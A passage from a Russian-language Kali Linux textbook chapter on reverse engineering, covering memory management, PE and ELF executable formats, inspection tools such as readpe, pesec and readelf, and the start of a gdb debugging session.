Для того чтобы разобраться в устройстве и принципе работы программ, есть множество причин. Во-первых, это позволяет выявлять потенциальные уязвимости и эксплойты в приложении. Во-вторых, *реверс-инжиниринг* (или *обратная разработка*) помогает изучить особенности работы вредоносного ПО. Хотя существуют и другие способы исследования вредоносных программ, изучение их внутреннего устройства и поведения на уровне машинного кода весьма полезно. Правда, решение этой задачи может оказаться не таким простым, как изучение более распространенных типов программ.

Помимо средств для тестирования безопасности дистрибутив Kali предусматривает и инструменты для реверс-инжиниринга. Однако пользоваться ими будет гораздо проще, если вы сначала разберетесь с некоторыми базовыми концепциями, например с тем, как операционная система управляет используемой программой памятью и как эти программы превращаются в процессы.

Попутно мы рассмотрим ряд инструментов, позволяющих наблюдать за работающими программами, которые могут пригодиться не только для реверс-инжиниринга, но и для реализации более распространенных практик, таких как разработка ПО. Подобное наблюдение может способствовать выявлению проблем в программе, включая уязвимости и ошибки, не связанные с безопасностью. Умение пользоваться отладчиком — полезный навык вне зависимости от того, пытаетесь ли вы разобраться в принципе работы программы, занимаетесь ли реверс-инжинирингом, ищите ли уязвимости или причины неправильного либо кажущегося таковым поведения программы.

Поскольку эта книга не посвящена внутреннему устройству операционной системы и реверс-инжинирингу, перечисленные ранее концепции будут рассмотрены достаточно подробно для того, чтобы мы могли предметно обсуждать инструменты, доступные в Kali Linux, но не настолько глубоко, как в специализированных учебниках, обеспечивающих понимание темы на экспертном уровне.

Операционные системы

Употребление специальных терминов без четкого понимания их значения может приводить к путанице. Когда вы слышите термин «*операционная система*», в вашем воображении может возникнуть рабочий стол синего цвета, в нижней части которого расположена полоса с кнопкой меню, часами и другими информационными элементами. Если говорить точнее, то это скорее *операционная среда*. *Операционная система* — это небольшая часть программного обеспечения, скрытая за средой рабочего стола. Операционная система, которую иногда называют *ядром*, особенно если речь идет о Linux, отвечает за все взаимодействия с аппаратным обеспечением, включая управление памятью и процессором, в том числе помещением процессов в его очередь и их извлечением из нее. Операционная система отвечает также за выполнение операций ввода и вывода, поскольку устройства ввода/вывода относятся к аппаратному обеспечению. В оставшейся части этой главы под термином «операционная система» будет пониматься ядро или по крайней мере то ПО, которое управляет аппаратным обеспечением, а не программа, взаимодействующая с пользователями.

Управление памятью

Хотя оригинальная идея была представлена около 80 лет назад, мы до сих пор используем компьютерную архитектуру, названную *архитектурой фон Неймана* в честь математика и физика Джона фон Неймана. Согласно его идее цифровой компьютер общего назначения должен предусматривать блок обработки для выполнения инструкций; блок управления, обеспечивающий выполнение инструкций в нужное время; память для хранения программ и данных, применяемых во время их работы; долговременное хранилище и устройства ввода/вывода, позволяющие взаимодействовать с компьютером.

На протяжении нескольких десятилетий управление памятью было весьма примитивным, поскольку ее объем был ограничен, а многопроцессорная обработка была доступна не во всех системах, так что потребность в определении того, где именно в памяти находятся те или иные данные, была невелика. Современные операционные системы выделяют память процессам и отслеживают разницу между физическими адресами памяти и адресами, известными процессу. Каждому процессу выделяется блок виртуальной памяти, то есть выделенный объем памяти и фактическое местоположение отличаются от того, что известно процессу.

Выделение виртуальных адресов объясняется возможностью перемещать процессы в памяти. При помощи аппаратного средства, называемого *буфером ассоциативной трансляции*, ОС преобразует известный программе виртуальный адрес в физический, чтобы получить содержимое памяти. Эти преобразования хранятся в памяти,

принадлежащей операционной системе, однако буфер ассоциативной трансляции ускоряет процесс поиска за счет использования для их хранения специально выделенных быстрых аппаратных компонентов.

Зачем нам может понадобиться возможность перемещения? Во-первых, мы не можем гарантировать выделение для процесса одного и того же места в физической памяти при каждом его запуске, так что в этом смысле он является перемещаемым, то есть при запуске может быть размещен в любом месте памяти. Кроме того, возможность преобразования виртуальных адресов в физические позволяет извлекать информацию из процесса в физической памяти, хранить ее где-то, а затем снова помещать в физическую память в другом месте. Эта возможность имела большое значение в те времена, когда память не была такой дешевой, как сейчас. Когда системы не располагали гигабайтами оперативной памяти, ОС должна была уметь перемещать фрагменты памяти процесса во вторичное хранилище (обычно на диск) и извлекать их по мере необходимости. Этот процесс называется *подкачкой*, и большинство операционных систем предусматривают пространство подкачки, или файл подкачки, где хранятся страницы памяти (вся память разделена на страницы, стандартный размер которых зависит от конкретной ОС).

Разумеется, современные системы обычно имеют достаточно памяти, для того чтобы обходиться без файлов подкачки. В этом можно убедиться с помощью утилиты `free`. Система, с которой был сделан данный снимок, представляет собой экземпляр виртуальной машины с выделенной оперативной памятью 8 Гбайт. В примере 11.1 видно, что выделенное пространство подкачки (*Swap*) не используется. В системах Windows обычно применяется файл подкачки, а в системах Linux — пространство подкачки, которое может представлять собой отдельный отформатированный определенным образом раздел памяти. В данном примере задействуется переключатель командной строки `-h`, преобразующий вывод утилиты в человекочитаемый формат.

Пример 11.1. Вывод утилиты `free`

```
(kilroy@badmilo)-[~]
$ free -h
```

	total	used	free	shared	buff/cache	available
Mem:	7.8Gi	1.4Gi	1.9Gi	41Mi	4.8Gi	6.4Gi
Swap:	975Mi	0B	975Mi			

Итак, для всех процессов выделяется память, которой должна управлять операционная система, однако в конечном итоге мы применяем ОС для того, чтобы определить местонахождение нужных нам данных в памяти. Размер адресного пространства, выделенного процессу, будет существенно превышать размер реально используемого этим процессом пространства. Он может даже превысить объем памяти, которой располагает физическая система. Процессу нет до этого никакого дела, при условии что он способен хранить все необходимые ему данные и получать к ним доступ. Он ожидает, что ОС сама выяснит, где что находится, и будет предоставлять это по мере необходимости.

Если вы хотите понять, как система Linux управляет памятью, можете заглянуть в псевдофайловую систему `/proc`. Она ненастоящая, потому что при отключении системы отсутствует на подключенных дисках и заполняется данными только при ее просмотре. Например, вы можете получить статистическую сводку относительно доступной памяти и использования пространства подкачки. Содержимое этого файла в системе Kali Linux показано в примере 11.2.

Пример 11.2. Содержимое `meminfo`

```
(kilroy@badmilo)-[/proc]
$ sudo cat /proc/meminfo
MemTotal:      8129212 kB
MemFree:       1918536 kB
MemAvailable:  6694812 kB
Buffers:       517924 kB
Cached:        4049600 kB
SwapCached:    0 kB
Active:        1639348 kB
Inactive:      3913732 kB
Active(anon):  685376 kB
Inactive(anon): 342832 kB
Active(file):  953972 kB
Inactive(file): 3570900 kB
Unevictable:   112 kB
Mlocked:      112 kB
SwapTotal:     999420 kB
SwapFree:      999420 kB
Zswap:         0 kB
Zswapped:      0 kB
Dirty:         236 kB
Writeback:     0 kB
AnonPages:     982196 kB
Mapped:        332152 kB
Shmem:         42652 kB
KReclaimable:  455156 kB
Slab:          540232 kB
SReclaimable:  455156 kB
SUnreclaim:    85076 kB
KernelStack:   9072 kB
PageTables:    18796 kB
SecPageTables: 0 kB
NFS_Unstable:  0 kB
Bounce:        0 kB
```

Кроме того, в файловой системе `/proc` предусмотрены каталоги для каждого запущенного в системе процесса. Их название соответствует идентификационному номеру (PID), а содержимое показывает всю информацию, отслеживаемую операционной системой для конкретного процесса.

Структуры программ и процессов

Иногда слова «процесс» и «программа» используются как синонимы, однако их следует различать. Программа представляет собой исполняемый файл в том виде, в каком он хранится на диске. Когда операционная система загружает программу в память, ее структура меняется и она становится процессом. Структура программы сообщает ОС о том, как именно ее необходимо поместить в память. На самом деле программы различаются в зависимости от операционной системы, то есть каждая ОС использует свою файловую структуру.

Даже форматы исполняемых файлов имеют различия, обусловленные особенностями архитектуры процессоров. Большинство современных программ имеют 64-битный формат, поскольку современные ОС применяют 64-разрядные адресные шины. Шина определяет способ доступа к памяти, а ее разрядность (или ширина) — объем адресуемой памяти. Структура исполняемых файлов зависит от архитектуры процессора, в том числе от его типа, например Intel x86 или ARM. Раньше существовало гораздо больше процессоров, однако именно эти типы наиболее распространены в тех системах, с которыми вам предстоит работать. Чаще всего вы будете иметь дело с 32- или 64-битными исполняемыми файлами.

Это не означает, что тип процессора и разрядность шины — единственные важные факторы. Необходимо учитывать и операционную систему. Хотя macOS и Windows работают с процессорами на базе Intel, вы не сможете запустить исполняемый файл, предназначенный для macOS, в системе Windows, и наоборот. Формат исполняемых файлов сообщает ОС способ помещения их содержимого в память.

В ходе загрузки процесса в память из программы на диске формат файла сообщает загрузчику ОС о том, что представляют собой различные элементы программы. Обычно такие файлы предусматривают разделы, содержащие исполняемый код, и разделы для данных, которые могут храниться в скомпилированной версии программы, в отличие от данных, вводимых в программу или просто неизвестных на этапе компиляции. Каждая ОС предусматривает собственный формат исполняемых файлов. Со времени выхода Windows NT операционная система Windows использует формат PE (Portable Executable). Система Linux обычно использует формат ELF, хотя вы можете задействовать более старый формат a.out (от assembler output — вывод ассемблера), который на протяжении многих лет был стандартом системы Unix. macOS используют формат Mach-O, как и мобильные устройства компании Apple, работающие под управлением iOS или iPadOS. Несмотря на одно и то же предназначение этих файлов, их структура сильно различается. Данные форматы обычно применяются как к исполняемым файлам, так и к подключаемым библиотекам, предусматривающим исполняемое содержимое, которое другие программы могут задействовать динамически во время выполнения.

Переносимый исполняемый файл

Формат *PE* (Portable Executable — переносимый исполняемый файл) был разработан для систем Windows. Он используется в этих ОС уже более 30 лет и поддерживает множество процессорных архитектур, поскольку система Windows NT в свое время была создана для работы на различных процессорах, а не ограничивалась архитектурами на базе Intel, как сегодня. По сути, данный формат представляет собой контейнер не только для исполняемого кода и связанных с ним данных, но и для метаданных, необходимых загрузчику операционной системы для правильного расположения программы в памяти. Он называется переносимым, поскольку не зависит от архитектуры, то есть не привязан ни к конкретному процессору, ни к размеру шины. Он поддерживает 64-битные исполняемые файлы так же хорошо, как и 32-битные. PE-файл для 64-битных систем обычно называется PE+-файлом.

Формат PE основан на формате COFF (Common Object File Format — стандартный формат объектных файлов), разработанном для систем Unix и послужившем основой для формата ELF, используемого в настоящее время в системах Linux. PE-файл содержит набор заголовков, которые являются метаданными файла и предоставляют загрузчику необходимую информацию. Помимо этого, в нем находятся исполняемый код и данные. Вся эта информация разделена на секции.

В верхней части PE-файла содержится информация, относящаяся к DOS. Если Windows изначально представляла собой интерфейс, работающий поверх другой операционной системы, DOS, то Windows NT, в которой впервые появился PE-файл, была не просто пользовательским интерфейсом, а полноценной операционной средой, включавшей ядро NT и пользовательский интерфейс Windows. Однако для того чтобы DOS-программы могли работать в системе Windows NT, в ней был реализован соответствующий режим. PE-файл включает заголовок, предназначенный специально для режима DOS, а приложения Windows предусматривают программу-заглушку (stub), выводящую сообщение о невозможности их запуска в режиме DOS. Причина этого заключается в том, что режим DOS не поддерживает графические компоненты. Если вы попытаетесь запустить PE-программу Windows в режиме DOS, то получите это сообщение, и выполнение программы будет завершено.

Следом за DOS-заголовком и программой-заглушкой располагается заголовок файла образа (Image File Header) с информацией о машине, позволяющей убедиться в том, что компьютер, на котором выполняется программа, соответствует компьютеру, для которого был создан файл. Кроме того, данный заголовок включает информацию о содержимом файла, в том числе количество секций и символов. Символ — это именованный объект, который обычно содержит имена функций и переменных.

Заголовок файла образа содержит также размер следующего за ним опционального заголовка образа (Image Optional Header). Несмотря на свое название, этот заголовок не является обязательным, поскольку содержит точку входа в программу. *Точка входа* — это адрес первой исполняемой инструкции, то есть местоположение первой функции в программе. Если у вас есть опыт программирования на языке C

или основанных на нем языках, считайте, что это адрес функции `main`. Точка входа имеет значение только для программы, поскольку у библиотеки не одна, а несколько точек входа, соответствующих количеству экспортируемых библиотечных функций.

Опциональный заголовок образа включает также такое поле, как база образа (ImageBase), содержащее предполагаемый базовый адрес памяти. Операционная система отвечает за назначение реальных адресов фрагментам физической памяти, однако приложение будет считать, что оно находится по другому адресу. Все адреса в PE-файле будут начинаться с этого базового адреса и использовать абсолютные адреса вместо относительных. Это помогает предотвратить вычисление реальных адресов на основе относительного адреса. Другими словами, поскольку начальным адресом не является `0x0000000000000000`, все адреса в файле представляют собой смещение относительно базового адреса, иначе называемое *относительным адресом*. Компилятор, создающий файл, примет начальный адрес и будет использовать его для обращения ко всем частям файла. Если операционная система решит выделить исполняемой программе другой набор виртуальных адресов, то все адреса в файле нужно будет скорректировать в соответствии с базовым адресом.

Помимо прочего, опциональный заголовок образа сообщает операционной системе тип используемой подсистемы, будь то графическая программа, консольная программа, POSIX-совместимая программа или ни одна из перечисленных (в этом случае загрузка подсистемы не требуется). В опциональном заголовке указан также размер образа, то есть места хранения исполняемых битов.

Биты разделены на секции. В исполняемом файле может быть определена всего пара секций, однако использоваться могут несколько. Различные секции называются загрузчику, в какой сегмент памяти необходимо поместить ту или иную информацию. Это может быть стек, куча и основной исполняемый файл. Далее перечислены секции, которые обычно встречаются в PE-файле.

.text

В секции `.text` хранятся исполняемые биты. В современных операционных системах, где сегменты памяти могут иметь флаги выполнения, чтения или записи, содержимое должно храниться в исполняемом сегменте.

.data

В сегменте `.data` хранятся все глобальные данные или данные приложения, значения которых известны на этапе компиляции. Это переменные, которым присвоены значения, а не объявления переменных, просто занимающие место в памяти. Здесь же содержатся все строки, задействованные в программе.

.bss

Здесь хранятся все объявленные переменные, не имеющие значений, присвоенного на этапе компиляции. Это просто выделенное пространство памяти без какого-либо содержимого.

.rdata

Это данные, доступные только для чтения, то есть константы.

.rsrc

Это ресурсы, к которым относится значок, идентифицирующий программу, а также любые другие используемые в ней изображения.

Дистрибутив Kali Linux предусматривает инструменты для извлечения информации о содержимом PE-файла. Пакет `rev` содержит текстовые инструменты, позволяющие исследовать файлы такого формата. Один из них, `pescan`, предоставляет обзорную информацию, в том числе о включенных в программу секциях. В примере 11.3 показан вывод инструмента `pescan`, примененного к простой программе на языке C. Этот инструмент можно использовать для поиска подозрительных маркеров, указывающих на вредоносность изучаемого образца. Одним из них является точка входа в программу. Вредоносные приложения могут применять программы-заглушки, сжимающие или шифрующие настоящее приложение. Заглушка представляет собой распаковщик или дешифратор, тогда как настоящая программа хранится в секции `.data`. Большой размер секции `.data` может указывать на то, что в ней содержится настоящая программа, а код в разделе `.text` представляет собой всего лишь заглушку, которую следует заменять настоящим кодом. Иногда в качестве точки входа выступает символ, который, как известно, используется упаковщиком или шифровальщиком, что может указывать на потенциальную вредоносность программы.

Пример 11.3. Вывод инструмента `pescan`

```
(kilroy@badmilo)-[~]
$ pescan sample.exe
file entropy:                4.981127 (normal)
fpu anti-disassembly:        no
imagebase:                   suspicious
entrypoint:                  normal
DOS stub:                    normal
TLS directory:               not found
timestamp:                   normal
section count:               6
sections
  section
    .text:                   normal
  section
    .rdata:                  normal
  section
    .data:                   small length
  section
    .pdata:                  small length
  section
    .rsrc:                   small length
  section
    .reloc:                  small length
```

Для получения более подробной информации о содержимом PE-файла можно воспользоваться программой `readpe`, которая извлекает сведения из всех заголовков и отображает их в понятном человеку формате. В примере 11.4 показан фрагмент вывода инструмента `readpe`, примененного к программе из предыдущего примера. Полный вывод включает в себя множество дополнительных деталей, но приведенный фрагмент содержит большую часть опционального заголовка образа и дает представление о том, как он может выглядеть. Как видите, магическим числом в DOS-заголовке является `MZ`. Этот артефакт — дань уважения Марку Збиковски, одному из ведущих разработчиков системы MS-DOS. В этом контексте под магическим числом понимается идентификатор, помещаемый в заголовок файла для его более четкой идентификации. В данном случае он определяет DOS-заголовок как легитимный.

Пример 11.4. Вывод инструмента `readpe` для программы `sample.exe`

```
(kilroy@badmilo)-[~]
$ readpe sample.exe
DOS Header
  Magic number:                0x5a4d (MZ)
  Bytes in last page:          144
  Pages in file:                3
  Relocations:                 0
  Size of header in paragraphs: 4
  Minimum extra paragraphs:    0
  Maximum extra paragraphs:    65535
  Initial (relative) SS value:  0
  Initial SP value:             0xb8
  Initial IP value:             0
  Initial (relative) CS value:  0
  Address of relocation table:  0x40
  Overlay number:               0
  OEM identifier:               0
  OEM information:              0
  PE header offset:             0xf0
COFF/File header
  Machine:                     0x8664 IMAGE_FILE_MACHINE_AMD64
  Number of sections:           6
  Date/time stamp:              1706196794 (Thu, 25 Jan 2024 15:33:14 UTC)
  Symbol Table offset:          0
  Number of symbols:            0
  Size of optional header:      0xf0
  Characteristics:              0x22
  Characteristics names
                                IMAGE_FILE_EXECUTABLE_IMAGE
                                IMAGE_FILE_LARGE_ADDRESS_AWARE
Optional/Image header
  Magic number:                 0x20b (PE32+)
  Linker major version:         14
  Linker minor version:         38
  Size of .text section:        0x1000
  Size of .data section:        0x2200
```

```

Size of .bss section:      0
Entrypoint:               0x1510
Address of .text section: 0x1000
ImageBase:                0x140000000
Alignment of sections:    0x1000
Alignment factor:         0x200
Major version of required OS: 6
Minor version of required OS: 0
Major version of image:   0
Minor version of image:   0
Major version of subsystem: 6
Minor version of subsystem: 0
Size of image:            0x8000
Size of headers:          0x400
Checksum:                 0
Subsystem required:       0x3 (IMAGE_SUBSYSTEM_WINDOWS_CUI)

```

Исполняемые файлы часто применяют внешние библиотеки. Они описываются в PE-файле, а инструмент `pev` предусматривает инструмент, позволяющий отобразить список всех внешних библиотек, задействованных исполняемым файлом. Этот инструмент называется `peldd` и выводит список всех необходимых PE-файлу зависимостей. В примере 11.5 показан список динамических библиотек (DL), используемых рассмотренной ранее программой.

Пример 11.5. Вывод инструмента `peldd`

```

(kilroy@badmilo)-[~]
└─$ peldd sample.exe
Dependencies
  MSVCP140.dll
  VCRUNTIME140_1.dll
  VCRUNTIME140.dll
  api-ms-win-crt-runtime-l1-1-0.dll
  api-ms-win-crt-math-l1-1-0.dll
  api-ms-win-crt-stdio-l1-1-0.dll
  api-ms-win-crt-locale-l1-1-0.dll
  api-ms-win-crt-heap-l1-1-0.dll
  KERNEL32.dll

```

Структурированная обработка исключений (Structured Exception Handling, SEH) — это расширение Microsoft для контролируемой обработки исключений в коде, написанном на языке C++. Оно помогает защититься от несанкционированного использования сбоев с целью получения контроля над потоком выполнения, благодаря тому что механизм обработки исключений берет на себя ответственность за устранение их последствий.

Стековые cookie-файлы — это еще один способ защиты от эксплуатации переполнения буфера. Иногда их называют *стековыми канарейками* в честь канареек, которых раньше шахтеры брали с собой в шахту, поскольку эти птицы более чувствительны к содержанию в воздухе отравляющих газов, чем люди. Смерть канарейки была явным указанием на то, что необходимо срочно покинуть шахту. Аналогично,

стековый cookie-файл представляет собой значение, которое помещается в стек перед указателем возврата. Перед использованием этого указателя cookie-файл (или канарейку) можно проверить на соответствие его изначальному значению. Если эти значения не совпадают, cookie-файл считается поврежденным, а адрес возврата — не заслуживающим доверия. Программа `pesec` может определить, какая из этих функций обеспечения безопасности применялась компилятором при генерации кода. В примере 11.6 показано, что в нашей программе были реализованы три из четырех функций безопасности.

Пример 11.6. Вывод инструмента `pesec`

```
(kilroy@badmilo)-[~]
$ pesec sample.exe
ASLR:                yes
DEP/NX:              yes
SEH:                 yes
Stack cookies (EXPERIMENTAL): no
```

Дополнительные программы из пакета `rev` позволяют взглянуть на внутреннее устройство PE-программы под другими углами. Хотя Windows — это доминирующая платформа, для которой было создано огромное количество `exe`-файлов, помимо нее существуют и другие операционные системы.

Формат исполняемых и компонуемых файлов

На заре развития языка C исполняемые файлы в Unix-системах создавались в формате `a.out` (от `assembler output` — вывод ассемблера). Даже сегодня, не указав компилятору C имя выходного файла, вы можете получить файл с именем `a.out`. В примере 11.7 показан файл `a.out`, полученный в результате компиляции программы с помощью компилятора C++, но представляющий собой двоичный файл в формате ELF (`Executable and Linkable Format` — формат исполняемых и компокуемых файлов). Двоичный файл — это общее название программ в Linux.

Пример 11.7. Файл `a.out`

```
(kilroy@badmilo)-[~]
$ ls a.out
a.out

(kilroy@badmilo)-[~]
$ file a.out
a.out: ELF 64-bit LSB pie executable, ARM aarch64, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux-aarch64.so.1,
BuildID[sha1]=19931f9e541de129129aac6ca74c833e5da30950, for GNU/Linux 3.7.0,
not stripped
```

ELF — это формат файлов, разработанный для Unix-систем в конце 1980-х годов. Как и формат PE, он представляет собой контейнер для исполняемых файлов и имеет заголовок, содержащий метаданные о файле, включая сведения

о процессоре, на котором должна выполняться программа, а также о целевой операционной системе. Будучи стандартным форматом файлов, ELF используется во многих операционных системах и аппаратных архитектурах. Однако несмотря на то, что такие файлы можно найти, например, в системах Linux и FreeBSD, вы не сможете запустить в них исполняемый ELF-файл или применить ELF-библиотеку без перекомпиляции исходного кода под целевую систему, даже если процессор один и тот же, поскольку каждая ОС имеет свой ABI.

ABI-интерфейс определяет способы обработки стандартных взаимодействий программ с операционной системой. Это могут быть определения системных вызовов, когда программа вызывает ОС для выполнения задач, предполагающих взаимодействие с аппаратным обеспечением, включая операции ввода/вывода. Кроме того, ABI-интерфейс заключает соглашения о вызовах, которые определяют порядок параметров и то, должны ли эти параметры храниться в стеке или в регистрах. Поскольку ABI варьируются в зависимости от ОС (а иногда и от ее версии), наличие стандартного формата исполняемого файла не означает, что вы можете выполнить любой ELF-файл в системе Linux.

Заголовок файла содержит метаданные о файле, а также информацию, помогающую загрузчику поместить программу в память. Формат ELF поддерживает как 32-битные, так и 64-битные исполняемые файлы, поэтому смещения в заголовке файла слегка варьируются в зависимости от места хранения адресов ячеек памяти. Первой записью в заголовке файла является магическое число — значение, идентифицирующее его как ELF-файл. Магическое число в ELF-файле — 0x7f454c46 (за стартовым байтом 0x7f следует слово ELF в кодировке ASCII).

После магического числа в заголовке определяется разрядность системы (32- или 64-битная), а также используемый в ней порядок байтов — от старшего к младшему (big-endian) или от младшего к старшему (little-endian). Далее следует версия применяемого формата ELF (в настоящее время это исходная версия 1), а затем байт, указывающий целевую ОС. После этого перечисляются все необходимые спецификации ABI. Еще один байт сообщает загрузчику, является ли данный файл исполняемой программой или библиотекой. Помимо этого, есть байт, определяющий архитектуру целевого процессора. Поскольку формат ELF существует уже более 30 лет, он поддерживает довольно большое количество процессоров.

После определения файла в заголовке указывается адрес точки входа, а затем адрес заголовка программы, который должен идти сразу за заголовком файла. После этого следует адрес заголовков, указывающих на различные секции исполняемого файла. Заголовок программы указывает загрузчику способ построения образа в памяти. Он содержит информацию о различных сегментах программы, а таблица заголовков программы может содержать несколько записей. Каждая запись может быть помечена флагом чтения, записи или выполнения. Это способно помочь защитить исполняемые ELF-файлы от переполнения буфера, поскольку сегмент памяти должен быть помечен как исполняемый или неисполняемый. Как было указано ранее, сегменты стека не должны быть исполняемыми.

В состав Linux-систем, включая Kali Linux, обычно входит утилита `readelf`, предоставляющая информацию о структуре и содержимом ELF-файла. Результат ее применения к рассмотренной ранее программе на языке C++, скомпилированной компилятором GNU в реализации X64 Linux, показан в примере 11.8.

Пример 11.8. Заголовок ELF-файла, полученный с помощью утилиты `readelf`

```
(kilroy@badmilo)-[~]
$ readelf -h sample
ELF Header:
Magic:      7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
Class:                               ELF64
Data:                               2's complement, little endian
Version:                               1 (current)
OS/ABI:                               UNIX - System V
ABI Version:                           0
Type:                               DYN (Position-Independent Executable file)
Machine:                               Advanced Micro Devices X86-64
Version:                               0x1
Entry point address:                   0x1070
Start of program headers:               64 (bytes into file)
Start of section headers:               14608 (bytes into file)
Flags:                               0x0
Size of this header:                    64 (bytes)
Size of program headers:                56 (bytes)
Number of program headers:               13
Size of section headers:                64 (bytes)
Number of section headers:               31
Section header string table index: 30
```

При использовании `readelf` мы можем получить различные наборы информации из ELF-файла, задействуя разные переключатели командной строки. Помимо заголовка файла, ELF-файл предусматривает заголовки программы, которые можно отобразить с помощью команды `readelf -l`, как показано в примере 11.9. Этот небольшой набор информации взят из заголовков программы, относящихся к очень компактному исполняемому файлу. Большая часть этих заголовков была отредактирована с целью уменьшения длины. В нижней части вывода номера сегментов сопоставлены с секциями. Как видите, некоторые названия секций совпадают с названиями секций в PE-файле.

Пример 11.9. Заголовки программы, полученные с помощью утилиты `readelf`

```
(kilroy@badmilo)-[~]
$ readelf -l sample

Elf file type is DYN (Position-Independent Executable file)
Entry point 0x1070
There are 13 program headers, starting at offset 64

Program Headers:
```

Type	Offset	VirtAddr	PhysAddr

```

      FileSiz      MemSiz      Flags  Align
PHDR      0x0000000000000040 0x0000000000000040 0x0000000000000040
      0x00000000000002d8 0x00000000000002d8 R      0x8
INTERP    0x0000000000000318 0x0000000000000318 0x0000000000000318
      0x000000000000001c 0x000000000000001c R      0x1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
LOAD      0x0000000000000000 0x0000000000000000 0x0000000000000000
      0x0000000000000800 0x0000000000000800 R      0x1000
LOAD      0x0000000000000100 0x0000000000000100 0x0000000000000100
      0x00000000000001d1 0x00000000000001d1 R E

<-- пропуск -->
Section to Segment mapping:
Segment Sections...
00
01      .interp
02      .interp .note.gnu.property .note.gnu.build-id .note.ABI-tag ↵
      .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r ↵
      .rela.dyn .rela.plt
03      .init .plt .plt.got .text .fini
04      .rodata .eh_frame_hdr .eh_frame
05      .init_array .fini_array .dynamic .got .got.plt .data .bss
06      .dynamic
07      .note.gnu.property
08      .note.gnu.build-id .note.ABI-tag
09      .note.gnu.property
10      .eh_frame_hdr
11
12      .init_array .fini_array .dynamic .got

```

Хотя процессор ожидает, что для поиска информации, в частности, о месте начала или продолжения выполнения программы, будут использоваться адреса ячеек памяти, иногда вместо них задействуются имена. Для этого требуется таблица символов, сопоставляющая эти имена с адресами в памяти. С помощью `readelf` мы можем получить содержимое этой таблицы. В примере 11.10 показана часть таблицы символов, хранящейся в секции `.dynsym` и содержащей глобальные перемennые. В секции `.symtab` хранится еще одна таблица символов, которая включает в себя информацию из таблицы `.dynsym`.

Пример 11.10. Таблица символов

```

(kilroy@badmilo)-[~]
$ readelf -s sample

```

Symbol table '.dynsym' contains 12 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@GLIBCXX_3.4 (3)
2:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@GLIBC_2.34 (4)
3:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@GLIBCXX_3.4 (3)
4:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@GLIBCXX_3.4 (3)
5:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@GLIBCXX_3.4.32 (5)
6:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	[...]@GLIBCXX_3.4 (3)


```

7: 0000000000000000      0 NOTYPE WEAK DEFAULT UND _ITM_deregisterT[...]
8: 0000000000000000      0 NOTYPE WEAK DEFAULT UND __gmon_start__
9: 0000000000000000      0 NOTYPE WEAK DEFAULT UND _ITM_registerTMC[...]
10: 0000000000000000      0 FUNC WEAK DEFAULT UND [...]@GLIBC_2.2.5 (2)
11: 0000000000004040    272 OBJECT GLOBAL DEFAULT 26 [...]@GLIBCXX_3.4 (3)

```

С помощью `readelf` можно получить и другие наборы информации, а приведенные ранее примеры — всего лишь отправная точка. Аналогичные сведения можно получить с помощью утилиты `objdump`, однако вывод `readelf` отличается большей детализацией. Чтобы почувствовать разницу, взгляните на заголовки файлов, полученных с помощью `objdump` в примере 11.11.

Пример 11.11. Вывод утилиты `objdump`

```

(kilroy@badmilo)-[~]
└─$ objdump -f sample

sample:      file format elf64-little
architecture: UNKNOWN!, flags 0x0000150:
HAS_SYMS, DYNAMIC, D_PAGED
start address 0x000000000001070

```

Информация, предоставляемая `objdump`, более ограниченная по сравнению с выводом утилиты `readelf`. Все, что мы рассматривали до сих пор, представляет собой статическую информацию, то есть ту, которая хранится в файле и никогда не меняется. Однако мы можем просмотреть и динамическую информацию, выполнив содержащийся в файле код. Лучше всего делать это контролируемым образом, используя специальное программное обеспечение для управления выполнением программы.

Отладка

Отладка — это процесс поиска ошибок в коде, но мы будем называть так использование программного обеспечения для динамической оценки программы во время ее выполнения. *Отладчик* — это ПО, позволяющее выполнить программу в рамках заданных нами ограничений. С помощью отладчика мы можем выполнить программу от начала до конца, как в обычном режиме, а также указать точки останова и выполнить инструкцию за инструкцией. Кроме того, отладчик позволяет заглянуть в память программы и извлечь данные в том виде, в каком они существуют во время ее выполнения.

Основной отладчик, используемый в Linux, — `gdb`. Это отладчик GNU. Он может быть не установлен в Kali по умолчанию, но это легко исправить с помощью команды `sudo apt install gdb`. Отладка программ — это навык, освоение которого требует времени, особенно при использовании такой многофункциональной программы, как `gdb`. Даже при выборе отладчика `ddd`, являющегося графическим интерфейсом, работающим поверх `gdb`, на то, чтобы привыкнуть к запуску программы и просмотру ее данных, требуется некоторое время. Чем изощреннее программа, тем больше функций вы можете задействовать и тем сложнее процесс отладки.

Чтобы получить максимальную пользу от отладчика, ваша программа должна предусматривать отладочные символы, скомпилированные в исполняемый файл. Это поможет отладчику предоставить гораздо больше информации благодаря наличию в исполняемом файле ссылок на исходный код. На их основе можно задать точки останова, указывающие отладчику, где ему необходимо приостановить выполнение программы. В случае сбоя вы получите ссылку на соответствующую строку исходного кода. Однако данная возможность получения дополнительных сведений не распространяется на подключаемые к программе библиотеки, в том числе на функции стандартной библиотеки языка C.

Вы можете прогнать программу через отладчик прямо в командной строке или загрузить ее после запуска отладчика. Для проверки нашей программы `sample` с помощью отладчика достаточно выполнить команду `gdb sample` в командной строке. Чтобы гарантировать наличие отладочных символов, добавьте параметр `-g` в командную строку при компиляции программы. В примере 11.12 показано применение отладчика к программе `sample`, исполняемый файл которой содержит отладочные символы.

Пример 11.12. Запуск отладчика

```
(kilroy@badmilo)-[~]
$ gdb sample
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
